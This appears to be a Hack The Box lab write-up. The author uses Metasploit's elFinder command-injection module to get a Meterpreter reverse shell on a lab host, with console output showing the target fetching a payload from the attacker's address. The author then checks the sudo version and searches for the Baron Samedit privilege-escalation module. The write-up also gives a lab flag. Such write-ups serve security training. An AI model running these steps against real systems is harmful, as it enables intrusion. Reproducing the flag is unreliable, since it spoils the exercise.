
www-data

I launched msfconsole and searched for elfinder exploit as it can be seen in the image below.




```
        /               \
       ((__---,,,---__))
          (_) O O (_)_________
             \ _ /            |\
              o_o \   M S F   | \
                   \   _____  |  *
                    |||   WW|||
                    |||     |||


      =[ metasploit v6.4.12-dev                          ]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post      ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search elFInder 2.1.53
[-] No results from search
msf6 > search elFInder

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/builderengine_upload_exec         2016-09-18       excellent  Yes    BuilderEngine Arbitrary File Upload Vulnerability and execu
tion
   1  exploit/unix/webapp/tikiwiki_upload_exec             2016-07-11       excellent  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
   2  exploit/multi/http/wp_file_manager_rce               2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Executio
n
   3  exploit/linux/http/elfinder_archive_cmd_injection    2021-06-13       excellent  Yes    elFinder Archive Command Injection
   4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26       excellent  Yes    elFinder PHP Connector exiftran Command Injection
```

I used the 3 exploit set everything accordingly as shown from the images below.




```
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > use 3
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > options

Module options (exploit/linux/http/elfinder_archive_cmd_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI of elFinder
```




```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set LHOST tun0
LHOST => 10.10.14.154
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set RHOSTS 10.129.129.194
RHOSTS => 10.129.129.194
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > run

[*] Started reverse TCP handler on 10.10.14.154:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file BMKEo.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive tWoOASJ.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.14.154:8080/EzPA2IRQGkhU9cy
[*] Client 10.129.129.194 (Wget/1.20.3 (linux-gnu)) requested /EzPA2IRQGkhU9cy
[*] Sending payload to 10.129.129.194 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress -  53.85% done (63/117 bytes)
[*] Command Stager progress -  72.65% done (85/117 bytes)
[*] Sending stage (1017704 bytes) to 10.129.129.194
[+] Deleted BMKEo.txt
[+] Deleted tWoOASJ.zip
[*] Meterpreter session 1 opened (10.10.14.154:4444 -> 10.129.129.194:39266) at 2024-06-17 09:37:57 +0300
[*] Command Stager progress -  83.76% done (98/117 bytes)
[*] Command Stager progress - 100.00% done (117/117 bytes)
[*] Server stopped.

meterpreter > shell
```

I successfully gained a meterpreter shell. I used the /bin/bash -i to upgrade my shell environment just as shown below. using the "whoami " cli tool, I was www-data.




```
/bin/bash -i
bash: cannot set terminal process group (1017): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nix02:~/html/files$ getuid
getuid

Command 'getuid' not found, did you mean:

  command 'setuid' from deb super (3.30.1-1)

Try: apt install <deb name>

www-data@nix02:~/html/files$ whoami
whoami
www-data
www-data@nix02:~/html/files$
```




+ 2 The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

HTB{5e55ion5_4r3_sw33t}

Since I wanted to launch another exploit aginst the same target, I had to background the current session. However, i first checked the sudo version for this could help provide an attack path since sudo version 1.9.xp1 are vulnerable to sudo_baron_samedit. as shown from the two images below.




```
www-data@nix02:~/html/files$ sudo --version
sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
www-data@nix02:~/html/files$ cd ..
cd ..
```




```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > sessions

Active sessions
===============

  Id  Name  Type                   Information                Connection
  --  ----  ----                   -----------                ----------
  1         meterpreter x86/linux  www-data @ 10.129.129.194  10.10.14.154:4444 -> 10.129.129.194:39266 (10.129.129.194)

msf6 exploit(linux/http/elfinder_archive_cmd_injection) >
```

So in the image below, I searched for an exploit that can be used for the sudo version in the image below.




```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > search Sudo version 1.8.31

Matching Modules
================

   #   Name                                                           Disclosure Date  Rank       Check  Description
   -   ----                                                           ---------------  ----       -----  -----------
   0   exploit/linux/local/sudo_baron_samedit                         2021-01-26       excellent  Yes    Sudo Heap-Based Buffer Overflow
   1     \_ target: Automatic                                         .                .          .      .
   2     \_ target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)       .                .          .      .
   3     \_ target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative  .       .          .      .
   4     \_ target: Ubuntu 19.04 x64 (sudo v1.8.27, libc v2.29)       .                .          .      .
   5     \_ target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27)       .                .          .      .
   6     \_ target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27) - alternative  .       .          .      .
   7     \_ target: Ubuntu 16.04 x64 (sudo v1.8.16, libc v2.23)       .                .          .      .
   8     \_ target: Ubuntu 14.04 x64 (sudo v1.8.9p5, libc v2.19)      .                .          .      .
   9     \_ target: Debian 10 x64 (sudo v1.8.27, libc v2.28)          .                .          .      .
   10    \_ target: Debian 10 x64 (sudo v1.8.27, libc v2.28) - alternative  .          .          .      .
```



